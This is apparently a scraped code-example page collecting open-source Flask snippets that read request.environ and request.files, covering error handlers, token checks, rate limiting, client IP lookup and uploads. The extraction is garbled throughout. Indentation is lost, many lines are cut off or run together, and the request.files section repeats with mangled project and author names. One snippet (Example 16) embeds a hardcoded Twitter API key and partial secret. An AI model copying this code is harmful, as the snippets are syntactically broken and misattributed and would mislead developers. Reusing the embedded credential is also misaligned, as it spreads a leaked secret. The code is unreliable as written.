    flash(_(u"There was an error sending this book: %(res)s", res=result))
    db.session.rollback()

flash(_(u"Please configure your kindle e-mail address first..."), category="warning")
return redirect(request.environ["HTTP_REFERER"])

##### Login Logout #####
#####
```

## Example 2

Project: *neo4j-social-network* Author: *bestvibes* File: [\*run.py\*](#) [MIT License](#)

6 vo

```
def error_handler(error):

    msg = "Request resulted in {}".format(error)
    current_app.logger.warning(msg, exc_info=error) if isinstance(error,
        HTTPException):

        description = error.get_description(request.environ) code =
        error.code

        name = error.name

    else:

        description = ("We encountered an error "

        "while trying to fulfill your request") code = 500

        name = 'Internal Server Error'

    # Flask supports looking up multiple templates and rendering the first

    # one it finds. This will let us create specific error pages

    # for errors where we can provide the user some additional help.

    # (Like a 404, for example).

    templates_to_try = ['errors/{}.html'.format(code), 'errors/generic.html']

    return render_template(templates_to_try,
        code=code,
```

```
name=Markup(name),  
description=Markup(description),  
error=error)
```

### Example 3

Project: *rucio* Author: *rucio* File: [common.py](#) Apache License 2.0

6 vo

```
def before_request():  
  
    if request.environ.get('REQUEST_METHOD') == 'OPTIONS': return  
        "", 200  
  
    auth_token = request.  
    environ.get('HTTP_X_RUCIO_AUTH_TOKEN') try:  
  
        auth = validate_auth_token(auth_token)  
  
    except RucioException as error:  
  
        return generate_http_error_flask(500, error.__class__.__name__,  
        error.args except Exception as error:  
  
            print(format_exc())  
  
        return error, 500  
  
    if auth is None:  
  
        return generate_http_error_flask(401, 'CannotAuthenticate', 'Cannot  
        authen request. environ['issuer'] = auth.get('account') request.  
        environ['identity'] = auth.get('identity') request. environ['request_id'] =  
        generate_uuid() request. environ['start_time'] = time()
```

### Example 4

Project: *rucio* Author: *rucio* File: [common.py](#) Apache License 2.0

6 vo

```
def check_accept_header_wrapper_flask(supported_content_types):  
    """ Decorator to check if an endpoint supports the requested content  
    type. """  
  
    def wrapper(f):  
  
        @wraps(f)  
  
        def decorated(*args, **kwargs):  
  
            requested_content_type = request.environ.get('HTTP_ACCEPT')  
            request_type_allowed = True  
  
            if requested_content_type:  
  
                if ',' in requested_content_type:  
  
                    for content_type in requested_content_type.replace(' ', ',').split:  
                        if content_type in supported_content_types or '*/*' in con  
                            request_type_allowed = True  
  
                break  
  
            else:  
  
                request_type_allowed = False  
  
            else:  
  
                if requested_content_type not in supported_content_types and '  
                request_type_allowed = False  
  
            if not request_type_allowed:
```

```
return generate_http_error_flask(406,  
'UnsupportedRequestedContent return f(*args, **kwargs)
```

```
return decorated
```

```
return wrapper
```

## Example 5

Project: *cascade-server* Author: *mitre* File: [ws.py](#) [Apache License 2.0](#)

```
6 vo
```

```
def session_stream(session_id):
```

```
"""
```

Session specific notification stream

```
:param session_id: the id of the current session
```

```
"""
```

```
current_session = Session.objects.get(id=session_id) if  
isinstance(current_session, Session):
```

```
# Open a new socket to stream messages to the server if  
request.method == 'GET':
```

```
if request.environ.get(WSGI_WEBSOCKET):
```

```
ws = request.environ[WSGI_WEBSOCKET]
```

```
for message in current_session.queue.stream(): ws.send(message)
```

```
# Add a new message to the stream
```

```
elif request.method == 'POST':
```

```
if isinstance(request.json, dict):  
    current_session.queue.add(request.json)  
    return ""
```

## Example 6

Project: *libresign* Author: *this-is-ari* File: [\*ipinfo.py\*](#) MIT License

6 vo

```
def fetch_ip(fun):  
  
    def wrapper(*args, **kwargs):  
        # pylint disable:W0603  
  
        global _request_ip  
  
        if 'CF-Connecting-IP' in request.headers:  
            _request_ip = request.headers['CF-Connecting-IP']  
  
        elif request.environ.get('HTTP_X_FORWARDED_FOR') is None:  
            _request_ip = request.environ['REMOTE_ADDR']  
  
        else:  
  
            _request_ip = request.environ['HTTP_X_FORWARDED_FOR']  
  
        ret = fun(*args, **kwargs)  
  
        _request_ip = None  
  
        return ret  
  
    return wrapper
```

## Example 7

Project: *TurtleFaucet* Author: *krruzic* File: [\*faucet.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def get_shells():

    form = FaucetForm()

    addrs = check_address()

    for ban in addrs:

        if form.address.data==ban[0] or request.environ['REMOTE_ADDR']==ban[1] or app.logger.info("USER BANNED!"))

            return json.dumps({'status':'OK'}),200

        if form.fingerprint.data=="":

            return json.dumps({'status':'Fail',
'reason':'Fingerprint not detected...'}),400

        if form.address.data==ADDRESS:

            return json.dumps({'status':'Fail',
'reason':'The faucet cannot send to itself'}),403

        if form.validate_on_submit():

            resp = do_send(form.address.data,request,100) if "reason" in json.loads(resp):

                return resp,500

            return json.dumps({'status':'OK'}),200
```

```
return json.dumps({'status':'Fail',
'reason':'Make sure the captcha and address fields are filled'}),400
```

## Example 8

Project: *TurtleFaucet* Author: *krruzic* File: [\*ratelimit.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def ratelimit(limit, per=300, send_x_headers=True,
over_limit=on_over_limit,
fp_func=lambda: request.form.get('fingerprint'), ip_func=lambda:
request.environ['REMOTE_ADDR'], key_func=lambda:
request.endpoint):

def decorator(f):

def rate_limited(*args, **kwargs):

ip_key = 'ip-limit/%s/%s/' % (key_func(), ip_func()) fp_key = 'fp-
limit/%s/%s/' % (key_func(), fp_func()) rlimit = RateLimit(ip_key,
fp_key, limit, per, send_x_headers) g._view_rate_limit = rlimit

# check if IP has been used LIMIT times

if rlimit.over_ip_limit:

return over_limit(rlimit)

# IP is good, check fingerprint now

if not rlimit.over_ip_limit:

if rlimit.over_fp_limit:

return over_limit(rlimit)
```

```
return f(*args, **kwargs)

return update_wrapper(rate_limited, f)

return decorator
```

## Example 9

Project: *python-aws-ecr-deployer* Author: filc File: [\\_\\_init\\_\\_.py](#)  
[Apache License 2.0](#)

6 vo

```
def _setup_requests(app):

def __init__(self):
    session = request.environ['beaker.session']
    session.save()

    _setup_connector(
        app=current_app,
        app_config=current_app.config,
        session=session
    )

    @app.before_request
    def before_request():
        init_request = __init__(self)
        return init_request
```

## Example 10

Project: *maple-blog* Author: *honmaple* File: [\*alias.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def init_app(app):
    app.add_url_rule(
        "/en",
        defaults={"uri": ""},
        view_func=redirect_en,
    )
    app.add_url_rule(
        "/en/<path:uri>",
        view_func=redirect_en,
    )
# @app.before_request
# def before_request():
#     if request.path.startswith("/en/"):
#         request.environ["HTTP_ACCEPT_LANGUAGE"] = "en-US,en;q=0.5"
# url_map = list(app.url_map.iter_rules())
# for rule in url_map:
```

```
# app.add_url_rule("/en" + rule.rule, rule.endpoint, alias=True)
```

### Example 11

Project: *faux-aws* Author: *brentonr* File: [faux-aws.py](#) Apache License 2.0

6 vo

```
def handler(path):
    root = "./data"
    service = path.split('/', 1)[0]
    if service in awsServices:
        action = request.form['Action'] if 'Action' in request.form else ""
        path = os.path.join(path.split('/', 1)[0], action)
        data_path = os.path.join(root, path)
        if os.path.isfile(data_path):
            contents = readDataFile(data_path)
            root = etree.fromstring(contents)
            filters = getFilters(request.form)
            if hasattr(awsServices[service], 'filter'):
                awsServices[service].filter(action, root, filters)
                return render_template_string(etree.tostring(root), remote_address=req)
            return ""
        else:
            path = os.path.join('imds', path)
```

```
data_path = os.path.join(root, path)

if (os.path.isdir(data_path)) and path.endswith('/'): return
'\n'.join(os.listdir(data_path))

elif os.path.isfile(data_path):

    contents = readDataFile(data_path)

    return render_template_string(contents, remote_address=request.
environ return imdsNotFoundXml
```

## Example 12

Project: *hacks* Author: *misakar* File: [async.py](#) [MIT License](#)

6 vo

```
def run_ctx_request( environ):
```

"""

run flask request context in celery worker

"""

```
from blueprints import app # wsgi.app
```

```
if '_wsgi.input' in environ:
```

```
# an input stream (file-like object) from which the HTTP request body
can
```

```
# detail: https://www.python.org/dev/peps/pep-0333/# environ-
variables environ['wsgi.input'] = BytesIO( environ['_wsgi.input']) with
app.request_context():
```

```
g.in_celery = True
```

```
try:  
    rv = app.full_dispatch_request()  
except InternalServerError:  
    if app.debug:  
        raise  
    return app.make_response(InternalServerError())  
return (rv.get_data(), rv.status_code, rv.headers)
```

**Example 13**  
Project: *hacks* Author: *misakar* File: [async.py](#) [MIT License](#)

```
def decorator(*args, **kwargs):  
    if getattr(g, 'in_celery', False):  
        return f(*args, **kwargs)  
  
    environ = {k: v for k, v in request.environ.items() if isinstance(v,  
text_types)}  
  
    if 'wsgi.input' in request.environ:  
  
        environ['_wsgi.input'] = request.get_data() # request.body  
        task = run_ctx_request.apply_async(args=(environ,))  
        if task.state == states.PENDING or task.state == states.RECEIVED or \ task.state  
        == states.STARTED:  
  
            return "", 202, {"Location": url_for('api.get_status', id=task.id)}  
  
    return task.info
```

**Example 14**

Project: PythonMicroservicesDevelopment Code Author: mtianyan  
File: flask\_print.py Apache

5 vo

License 2.0

```
def my_microservice():

    print(request)

    print(request.environ)

    response = jsonify({'Hello': 'World!'})

    print(response)

    print(response.data)

    return response
```

### **Example 15**

Project: PythonMicroservicesDevelopment Code Author: mtianyan  
File: flask\_auth.py Apache

5 vo

License 2.0

```
def auth():

    print("The raw Authorization header") print(request.
    environ["HTTP_AUTHORIZATION"]) print("Flask's Authorization
    header") print(request.authorization)

    return ""
```

### **Example 16**

Project: *plexivity* Author: *mutschler* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def twitter():

    auth = tweepy.OAuthHandler("T4NRPcEtUrCEU58FesRmRtkdW",
    "zmpbytgPpSbro6RZcXsKg
    auth.set_access_token(config.TWITTER_ACCESS_TOKEN,
    config.TWITTER_ACCESS_TOKEN

    api = tweepy.API(auth)

    try:

        if api.me().name:

            return redirect(url_for('index'))

        except tweepy.TweepError:

            pass

    redirect_url = auth.get_authorization_url()

    session["request_token"] = auth.request_token
    return redirect(redirect_url)
```

## Example 17

Project: *Health-Checker* Author: *KriAga* File: [\*helpers.py\*](#) [MIT License](#)

5 vo

```
def get_env():

    """Get the environment the app is running in, indicated by the
```

```
:envvar:`FLASK_ENV` environment variable. The default is  
``'production'``.
```

```
"""
```

```
return os.environ.get('FLASK_ENV') or 'production'
```

## Example 18

Project: *Health-Checker* Author: *KriAga* File: [helpers.py](#) MIT License

```
5 vo
```

```
def get_debug_flag():
```

```
"""Get whether debug mode should be enabled for the app, indicated  
by the :envvar:`FLASK_DEBUG` environment variable. The default is
```

```
```True if :func:`.get_env` returns ``'development'``, or  
```False otherwise.
```

```
"""
```

```
val = os.environ.get('FLASK_DEBUG')
```

```
if not val:
```

```
    return get_env() == 'development'
```

```
return val.lower() not in ('0', 'false', 'no') Example 19
```

Project: *Health-Checker* Author: *KriAga* File: [helpers.py](#) MIT License

```
5 vo
```

```
def get_load_dotenv(default=True):
```

```
"""Get whether the user has disabled loading dotenv files by setting
```

:envvar:`FLASK\_SKIP\_DOTENV`. The default is ``True``, load the files.

:param default: What to return if the env var isn't set.

"""

```
val = os.environ.get('FLASK_SKIP_DOTENV')
```

```
if not val:
```

```
    return default
```

```
return val.lower() in ('0', 'false', 'no')
```

## Example 20

Project: *ssh-runner* Author: XXXDevOps File: [davyJones.py](#) [GNU General Public License v3.0](#)

```
5 vo
```

```
def runtime_remote():
```

```
#params = request.json
```

```
uid = request.environ["REQUEST_UUID"]
```

```
params = request.values.to_dict()
```

```
host = params['host']
```

```
params['hosts'] = [host]
```

```
del params['host']
```

```
c = connectors.ConnectorInteractive(**params)
```

```
c.open()
```

```
c.run_async()

connection_data.REQUEST_DICT[uid] = c

return Response(
    c.read_result_until_done()
)
```

## Example 21

Project: *ssh-runner* Author: XXXDevOps File: [davyJones.py GNU General Public License v3.0](#)

```
5 vo

def connection_dropped(self, error, environ=None): uid =
environ.get('REQUEST_UUID', None)

if uid and uid :

    a = connection_data.REQUEST_DICT.pop(uid, None) if a:

        del a

    print("interrupt %s" % uid)
```

## Example 22

Project: *ssh-runner* Author: XXXDevOps File: [scriptrunner.py GNU General Public License v3.0](#)

```
5 vo

def post(self):

    json_data = request.get_json()
```

```
c = connectors.ConnectorScriptRunner(**json_data) uid = request.environ['REQUEST_UUID']

connection_data.REQUEST_DICT[uid] = c

out, err = c.run()

return {

    'stdout': out,

    'stderr': err,

    'time': c.run_time

}
```

### Example 23

Project: *recruit* Author: *Frank-glu* File: [helpers.py](#) [Apache License 2.0](#)

5 vo

```
def get_env():

    """Get the environment the app is running in, indicated by the
    :envvar:`FLASK_ENV` environment variable. The default is
    ``'production'``.

    """

    return os.environ.get('FLASK_ENV') or 'production'
```

### Example 24

Project: *recruit* Author: *Frank-qlu* File: [helpers.py](#) Apache License 2.0

5 vo

```
def get_debug_flag():
```

```
    """Get whether debug mode should be enabled for the app, indicated by the :envvar:`FLASK_DEBUG` environment variable. The default is
```

```
    ``True`` if :func:`.get_env` returns ``'development'``, or  
    ``False`` otherwise.
```

```
    """
```

```
    val = os.environ.get('FLASK_DEBUG')
```

```
    if not val:
```

```
        return get_env() == 'development'
```

```
    return val.lower() not in ('0', 'false', 'no') Example 25
```

Project: *recruit* Author: *Frank-qlu* File: [helpers.py](#) Apache License 2.0

5 vo

```
def get_load_dotenv(default=True):
```

```
    """Get whether the user has disabled loading dotenv files by setting
```

```
:envvar:`FLASK_SKIP_DOTENV`. The default is ``True``, load the files.
```

```
:param default: What to return if the env var isn't set.
```

```
    """
```

```
val = os.environ.get('FLASK_SKIP_DOTENV')

if not val:
    return default

return val.lower() in ('0', 'false', 'no')
```

## Example 26

Project: *calibre-web* Author: *janeczku* File: [\*shelf.py\*](#) [GNU General Public License v3.0](#)

```
5 vo

def remove_from_shelf(shelf_id, book_id):
    shelf = ub.session.query(ub.Shelf).filter(ub.Shelf.id == shelf_id).first()
    if shelf is None:
        log.error("Invalid shelf specified: %s", shelf_id)
        if not request.is_xhr:
            return redirect(url_for('web.index'))
        return "Invalid shelf specified", 400

    # if shelf is public and user is allowed to edit shelves, or if shelf is private
    # allow editing shelves

    # result shelf public user allowed user owner
    # false 1 0 x
    # true 1 1 x
    # true 0 x 1
```

```
# false 0 x 0

if (not shelf.is_public and shelf.user_id == int(current_user.id)) \ or
(shelf.is_public and current_user.role_edit_shelves()):

book_shelf =
ub.session.query(ub.BookShelf).filter(ub.BookShelf.shelf == s
ub.BookShelf.book_id ==

if book_shelf is None:

log.error("Book %s already removed from %s", book_id, shelf) if not
request.is_xhr:

return redirect(url_for('web.index'))

return "Book already removed from shelf", 410

ub.session.delete(book_shelf)

ub.session.commit()

if not request.is_xhr:

flash(_(u"Book has been removed from shelf: %(sname)s",
sname=shelf.name) return redirect(request.
environ["HTTP_REFERER"])) return "", 204

else:

log.error("User %s not allowed to remove a book from %s",
current_user, shelf) if not request.is_xhr:

flash(_(u"Sorry you are not allowed to remove a book from this shelf:
category="error"))

return redirect(url_for('web.index'))
```

```
return "Sorry you are not allowed to remove a book from this shelf:  
%s" %
```

## Example 27

Project: *jbox* Author: *jpush* File: [\*helpers.py\*](#) MIT License

```
5 vo
```

```
def get_debug_flag(default=None):  
  
    val = os.environ.get('FLASK_DEBUG')  
  
    if not val:  
  
        return default  
  
    return val not in ('0', 'false', 'no')
```

## Example 28

Project: *rucio* Author: *rucio* File: [\*common.py\*](#) Apache License 2.0

```
5 vo
```

```
def after_request(response):  
  
    response.headers['Access-Control-Allow-Origin'] = request.  
    environ.get('HTTP_OR  
  
    response.headers['Access-Control-Allow-Headers'] = request.  
    environ.get('HTTP_A response.headers['Access-Control-Allow-  
    Methods'] = '*'  
  
    response.headers['Access-Control-Allow-Credentials'] = 'true'  
  
    if request.environ.get('REQUEST_METHOD') == 'GET':  
        response.headers['Cache-Control'] = 'no-cache, no-store, max-
```

```
age=0, must_r response.headers['Cache-Control'] = 'post-check=0,  
pre-check=0'  
  
response.headers['Pragma'] = 'no-cache'  
  
return response
```

### Example 29

Project: *Mahjong-Solitaire* Author: MEASHY File: [helpers.py](#) [MIT License](#)

```
5 vo  
  
def get_debug_flag(default=None):  
  
    val = os.environ.get('FLASK_DEBUG')  
  
    if not val:  
  
        return default  
  
    return val not in ('0', 'false', 'no')
```

### Example 30

Project: *Mahjong-Solitaire* Author: MEASHY File: [helpers.py](#) [MIT License](#)

```
5 vo  
  
def get_debug_flag(default=None):  
  
    val = os.environ.get('FLASK_DEBUG')  
  
    if not val:  
  
        return default
```

```
return val not in ('0', 'false', 'no')
```

## Example 31

Project: *flask\_restapi* Author: *iwwxiong* File: [app.py](#) MIT License

5 vo

```
def make_response(self, rv):  
    status_or_headers = headers = None  
  
    if isinstance(rv, tuple):  
  
        rv, status_or_headers, headers = rv + (None,) * (3 - len(rv)) if rv is  
        None:  
  
            raise ValueError('View function did not return a response') if  
            isinstance(status_or_headers, (dict, list)): headers,  
            status_or_headers = status_or_headers, None if not isinstance(rv,  
            self.response_class):  
  
        # When we create a response object directly, we let the constructor  
        # set the headers and status. We do this because there can be  
        # some extra logic involved when creating these objects with  
        # specific values (like default content type selection).  
  
        if isinstance(rv, (JSONRender, text_type, bytes, bytearray, list, dict)):  
            rv = self.response_class(rv, headers=headers, status=status_or_headers)  
            headers = status_or_headers = None  
  
    else:  
  
        rv = self.response_class.force_type(rv, request.environ) if  
        status_or_headers is not None:
```

```
if isinstance(status_or_headers, string_types): rv.status =
status_or_headers

else:

rv.status_code = status_or_headers

if headers:

rv.headers.extend(headers)

return rv
```

### Example 32

Project: *sam-s-club-auctions* Author: *sameer2800* File: [\*helpers.py\*](#)  
[Apache License 2.0](#)

```
5 vo

def get_debug_flag(default=None):

val = os.environ.get('FLASK_DEBUG')

if not val:

return default

return val not in ('0', 'false', 'no')
```

### Example 33

Project: *SempoBlockchain* Author: *teamsempo* File: [\*auth\\_api.py\*](#)  
[GNU General Public License v3.0](#)

```
5 vo

def get(self):
```

```
print("process started")

challenges = [
    ('Why don\'t they play poker in the jungle?', 'Too many cheetahs.'),
    ('What did the Buddhist say to the hot dog vendor?', 'Make me one with'),
    ('What does a zombie vegetarian eat?', 'Graaaaaaaains!'),
    ('My new thesaurus is terrible.', 'Not only that, but it\'s also terrib'),
    ('Why didn\'t the astronaut come home to his wife?', 'He needed his spa'),
    ('I got fired from my job at the bank today.',

    'An old lady came in and asked me to check her balance, so I pushed h'),
    ('I like to spend every day as if it\'s my last',
    'Staying in bed and calling for a nurse to bring me more pudding.')
]

challenge = random.choice(challenges)

# time.sleep(int(request.args.get('delay', 0)))

# from functools import reduce

# reduce(lambda x, y: x + y, range(0, int(request.args.get('count', 1)))))

# memory_to_consume = int(request.args.get('MB', 0)) * 1000000

# bytarray(memory_to_consume)

ip_address = request.environ.get('HTTP_X_REAL_IP',
request.remote_addr) user_agent = request.environ["HTTP_USER_AGENT"]

ip = request.environ["REMOTE_ADDR"]

# proxies = request.headers.getlist("X-Forwarded-For")
```

```
# http://esd.io/blog/flask-apps-heroku-real-ip-spoofing.html
response_object = {

    'status': 'success',

    'whoAllowsAGetRequestToTheirAuthEndpoint': 'We do.',

    'challenge[0]': challenge[1],

    # 'metadata': {'userAgent': user_agent, 'ip': ip_address, 'otherip': ip}

}

return make_response(jsonify(response_object)), 200

# @limiter.limit("20 per day")
```

### Example 34

Project: *XMorbid* Author: *NMTech0x90* File: [helpers.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get_env():

    """Get the environment the app is running in, indicated by the
    :envvar:`FLASK_ENV` environment variable. The default is
    ``'production'``.

    """

    return os.environ.get('FLASK_ENV') or 'production'
```

### Example 35

Project: *XMorbid* Author: *NMTech0x90* File: [helpers.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get_debug_flag():

    """Get whether debug mode should be enabled for the app, indicated
    by the :envvar:`FLASK_DEBUG` environment variable. The default is
    ``True`` if :func:`.get_env` returns ``'development'``, or
    ``False`` otherwise.

    """

    val = os.environ.get('FLASK_DEBUG')

    if not val:
        return get_env() == 'development'

    return val.lower() not in ('0', 'false', 'no') Example 36
```

Project: *XMorbid* Author: *NMTech0x90* File: [helpers.py](#) GNU General Public License v3.0

5 vo

```
def get_load_dotenv(default=True):

    """Get whether the user has disabled loading dotenv files by setting
    :envvar:`FLASK_SKIP_DOTENV`. The default is ``True``, load the
    files.

    :param default: What to return if the env var isn't set.

    """

    val = os.environ.get('FLASK_SKIP_DOTENV')
```

if not val:

```
return default  
return val.lower() in ('0', 'false', 'no')
```

### Example 37

[Project: Blockly-rduino-communication](#) Author: [technologiescollege](#)  
[File: helpers.py](#) GNU General

5 vo

[Public License v3.0](#)

```
def get_env():  
    """Get the environment the app is running in, indicated by the  
    :envvar:`FLASK_ENV` environment variable. The default is  
    ``'production'``.  
    """  
    return os.environ.get('FLASK_ENV') or 'production'
```

### Example 38

[Project: Blockly-rduino-communication](#) Author: [technologiescollege](#)  
[File: helpers.py](#) GNU General

5 vo

[Public License v3.0](#)

```
def get_debug_flag():  
    """Get whether debug mode should be enabled for the app, indicated  
    by the :envvar:`FLASK_DEBUG` environment variable. The default is
```

``Truè if :func:`.get\_env` returns ``'development'``, or  
``False`` otherwise.

"""

```
val = os.environ.get('FLASK_DEBUG')
```

```
if not val:
```

```
    return get_env() == 'development'
```

```
return val.lower() not in ('0', 'false', 'no') Example 39
```

[Project: Blockly-rduino-communication](#) Author: [technologiescollege](#)  
[File: helpers.py](#) GNU General

5 vo

[Public License v3.0](#)

```
def get_load_dotenv(default=True):
```

"""Get whether the user has disabled loading dotenv files by setting  
:envvar:`FLASK\_SKIP\_DOTENV`. The default is ``Truè``, load the  
files.

:param default: What to return if the env var isn't set.

"""

```
val = os.environ.get('FLASK_SKIP_DOTENV')
```

```
if not val:
```

```
    return default
```

```
return val.lower() in ('0', 'false', 'no')
```

## **Example 40**

Project: *legends-of-erukar-rl* Author: *etkirsch* File: [serve.py](#) GNU  
[Affero General Public License v3.0](#)

5 vo

```
def on_connect():

    addr = request.environ['REMOTE_ADDR']

    if addr in blacklist:

        print('{} was found in the blacklist and was rejected'.format(addr))
        shard.update_connection(request)
```

## **Example 41**

Project: *elogy* Author: *johanfforsberg* File: [entries.py](#) GNU General  
[Public License v3.0](#)

5 vo

```
def get(self, entry_id, logbook_id=None):

    "Check for a lock"

    entry = Entry.get(Entry.id == entry_id)

    lock = entry.get_lock(request.environ["REMOTE_ADDR"])
    if lock:

        return lock

    raise EntryLock.DoesNotExist
```

## **Example 42**

Project: *elogy* Author: *johanfforsberg* File: [entries.py](#) GNU General  
[Public License v3.0](#)

5 vo

```
def post(self, args, entry_id, logbook_id=None):
    "Acquire (optionally stealing) a lock"
    entry = Entry.get(Entry.id == entry_id)
    return entry.get_lock(ip=request.environ["REMOTE_ADDR"],
                          acquire=True,
                          steal=args["steal"])
```

### Example 43

Project: *eLogy* Author: *johanfforsberg* File: [entries.py](#) GNU General Public License v3.0

5 vo

```
def delete(self, args, entry_id=None, logbook_id=None):
    "Cancel a lock"
    if "lock_id" in args:
        lock = EntryLock.get(EntryLock.id == args["lock_id"])
    else:
        entry = Entry.get(Entry.id == entry_id)
        lock = entry.get_lock()
    lock.cancel(request.environ["REMOTE_ADDR"])
    return lock
```

### Example 44

Project: *Flask-WebSub* Author: *marten-de-vries* File: [utils.py](#) ISC License

5 vo

```
def serve_app(app, port, https=False):
    opts = {'ssl_context': 'adhoc'} if https else {}
    app.config['PREFERRED_URL_SCHEME'] = 'https' if https else 'http'
    app.config['SERVER_NAME'] = 'localhost:' + str(port)
    @app.route('/ping')
    def ping():
        return 'pong'
    @app.route('/kill', methods=['POST'])
    def kill():
        request.environ['werkzeug.server.shutdown']()
        return 'bye'
    t = threading.Thread(target=lambda: app.run(port=port, **opts))
    t.start()
    with app.app_context():
        # block until the server is up
    def retry():
        try:
            requests.get(url_for('ping'), verify=False)
        except requests.ConnectionError:
            retry()
            retry()
```

```
# run the tests

yield

# tear down the server

requests.post(url_for('kill'), verify=False)

t.join()
```

### Example 45

Project: *RSSNewsGAE* Author: *liantian-cn* File: [helpers.py](#) [Apache License 2.0](#)

```
5 vo

def get_debug_flag(default=None):

    val = os.environ.get('FLASK_DEBUG')

    if not val:

        return default

    return val not in ('0', 'false', 'no')
```

### Example 46

Project: *sfdc-recipe-auto-provisioning* Author: *docusign* File: [ds\\_recipe\\_lib.py](#) [MIT License](#)

```
5 vo

def get_script_url():

    # Dynamically determine the script's url

    # For production use, this is not a great idea. Instead, set it
```

```
# explicitly. Remember that for production, webhook urls must start with
```

```
# https!
```

```
my_url = rm_queryparameters(full_url(request.environ))
```

```
# See http://flask.pocoo.org/docs/0.10/api/#flask.request return  
my_url
```

## Example 47

Project: *sfdc-recipe-auto-provisioning* Author: *docusign* File:  
[ds\\_recipe\\_lib.py](#) MIT License

5 vo

```
def url_origin(s, use_forwarded_host = False):  
  
    # testing if Heroku includes forwarding host  
  
    use_forwarded_host = True  
  
    include_protocol = True  
  
    ssl = (('HTTPS' in s) and s['HTTPS'] == 'on') sp =  
        s['SERVER_PROTOCOL'].lower()  
  
    protocol = sp[:sp.find('/')] + ('s' if ssl else " ") port =  
        s['SERVER_PORT']  
  
    port = " if ((not ssl and port=='80') or (ssl and port=='443')) else ':'  
  
    host = s['HTTP_X_FORWARDED_HOST'] if (use_forwarded_host  
        and ('HTTP_X_FORW  
  
        else (s['HTTP_HOST'] if ('HTTP_HOST' in s) else None) host = host  
        if (host != None) else (s['SERVER_NAME'] + port)
```

```
# The protocol can easily be wrong if we're frontended by a HTTPS
proxy

# (Like the standard Heroku setup!)

on_heroku = heroku_env in os.environ

upgrade_insecure_request = request.headers.get('Upgrade-
Insecure-Requests') upgrade_insecure_request =
upgrade_insecure_request and upgrade_insecure_reque https_proto
= request.headers.get('X-Forwarded-Proto') https_proto =
https_proto and https_proto == 'https'

use_https = on_heroku or upgrade_insecure_request or https_proto
if use_https: # Special handling

protocol = "https"

return protocol + '://' + host
```

### Example 48

Project: *chainerui* Author: *chainer* File: [\*test\\_client.py\*](#) MIT License

5 vo

```
def _shutdown(self):

    from flask import request

    if 'werkzeug.server.shutdown' not in request.environ: return 'Server
has already shut down'

    request.environ['werkzeug.server.shutdown']() return 'Server is
shutting down...'
```

### Example 49

Project: *maple-blog* Author: *honmaple* File: [\*alias.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def redirect_en(uri):  
    view_function = get_view_function(  
        "/" + uri,  
        request.method,  
    )  
  
    if view_function is None:  
        abort(404)  
  
    request.environ["HTTP_ACCEPT_LANGUAGE"] = "en-US,en;q=0.5"  
  
    return view_function[0](**view_function[1])
```

## Example 50

Project: *encrypt-ctf* Author: *mishrasunny174* File: [\*helpers.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def get_env():  
  
    """Get the environment the app is running in, indicated by the  
    :envvar:`FLASK_ENV` environment variable. The default is  
    ``'production'``.
```

"""

```
return os.environ.get('FLASK_ENV') or 'production'
```

## Python `flask.request.files()` Examples

The following are code examples for showing how to use `flask.request.files()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `BASS` Author: `Discord-Tefus` File: `server.py` GNU General Public License v2.0

```
def whitelist_add():
    log.info("whitelist_add called")
    try:
        file_ = request.files["file"]
        handle, filename = tempfile.mkstemp()
        os.close(handle)
        file_.save(filename)
        data = request.get_json()
        if data and "functions" in data:
            functions = data['functions']
        else:
            functions = None
        bass.whitelist_add(filename, functions)
        os.unlink(filename)
    except KeyError:
        log.exception("!")
    return make_response(jsonify(message = 'Sample file \'file\' missing in POST'))
    return jsonify(message = 'OK')
```

### Example 2

Project: `papers` Author: `sfornalymath` File: `flask.py` MIT License

```
def delete(self, user_id, file_id):
    try:
        hard_delete = request.args.get('hard_delete', False)
        if not q.file['is_folder']:
            if hard_delete == 'true':
                os.remove(q.file['uri'])
                File.delete(file_id)
            else:
                File.update(file_id, {'status': False})
        else:
            if hard_delete == 'true':
                folders = Folder.filter(lambda folder: folder['tag'].startswith('File'))
                for folder in folders:
                    files = File.filter({'parent_id': folder['id'], 'is_folder': False})
                    for f in files:
                        File.delete({'parent_id': folder['id'], 'is_folder': False})
                        os.remove(f['uri'])
            else:
                File.update(file_id, {'status': False})
                File.update({'parent_id': file_id}, {'status': False})
    except:
        abort(500, message='There was an error while processing your request -')
```

### Example 3

Python flask.request.files() Examples The following are code examples for showing how to use `flask.request.files()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

```
7 vo

def whitelist_add():

    log.info("whitelist_add called")

    try:

        file_ = request.files["file"]

        handle, filename = tempfile.mkstemp()

        os.close(handle)

        file_.save(filename)

        data = request.get_json()

        if data and "functions" in data:

            functions = data["functions"]

        else:

            functions = None

        bass.whitelist_add(filename, functions)
```

```
os.unlink(filename)

except KeyError:

log.exception("")

return make_response(jsonify(message = "Sample file 'file' missing
in POST

return jsonify(message = "OK")
```

## Example 2

Project: *papers* Author: *afropolymath* File: [\*files.py\* MIT License](#)

7 vo

```
def delete(self, user_id, file_id):

try:

hard_delete = request.args.get('hard_delete', False) if not
g.file['is_folder']:

if hard_delete == 'true':

os.remove(g.file['uri'])

File.delete(file_id)

else:

File.update(file_id, {'status': False})

else:

if hard_delete == 'true':
```

```
folders = Folder.filter(lambda folder: folder['tag'].startswith('for')) for folder in
folders:

files = File.filter({'parent_id': folder['id'], 'is_folder': False})
File.delete({'parent_id': folder['id'], 'is_folder': False} for f in files:
    os.remove(f['uri'])

else:
    File.update(file_id, {'status': False})

File.update({'parent_id': file_id}, {'status': False}) return "File has
been deleted successfully", 204

except:
    abort(500, message="There was an error while processing your
request -
```

### Example 3

Project: *video2commons* Author: *toolforge* File: [upload.py](#) [GNU
General Public License v3.0](#)

```
def upload():
    f = request.files['file']
    assert f, "Where's my file?"

    filekey = request.form.get('filekey') or str(uuid.uuid1())
    assert
    RE_ALLOWED_FILEKEYS.match(filekey), 'Unacceptable file key'

    permpath = getpath(filekey)
```

```
content_range = (f.headers.get('Content-Range') or
request.headers.get('Content-Range'))  
  
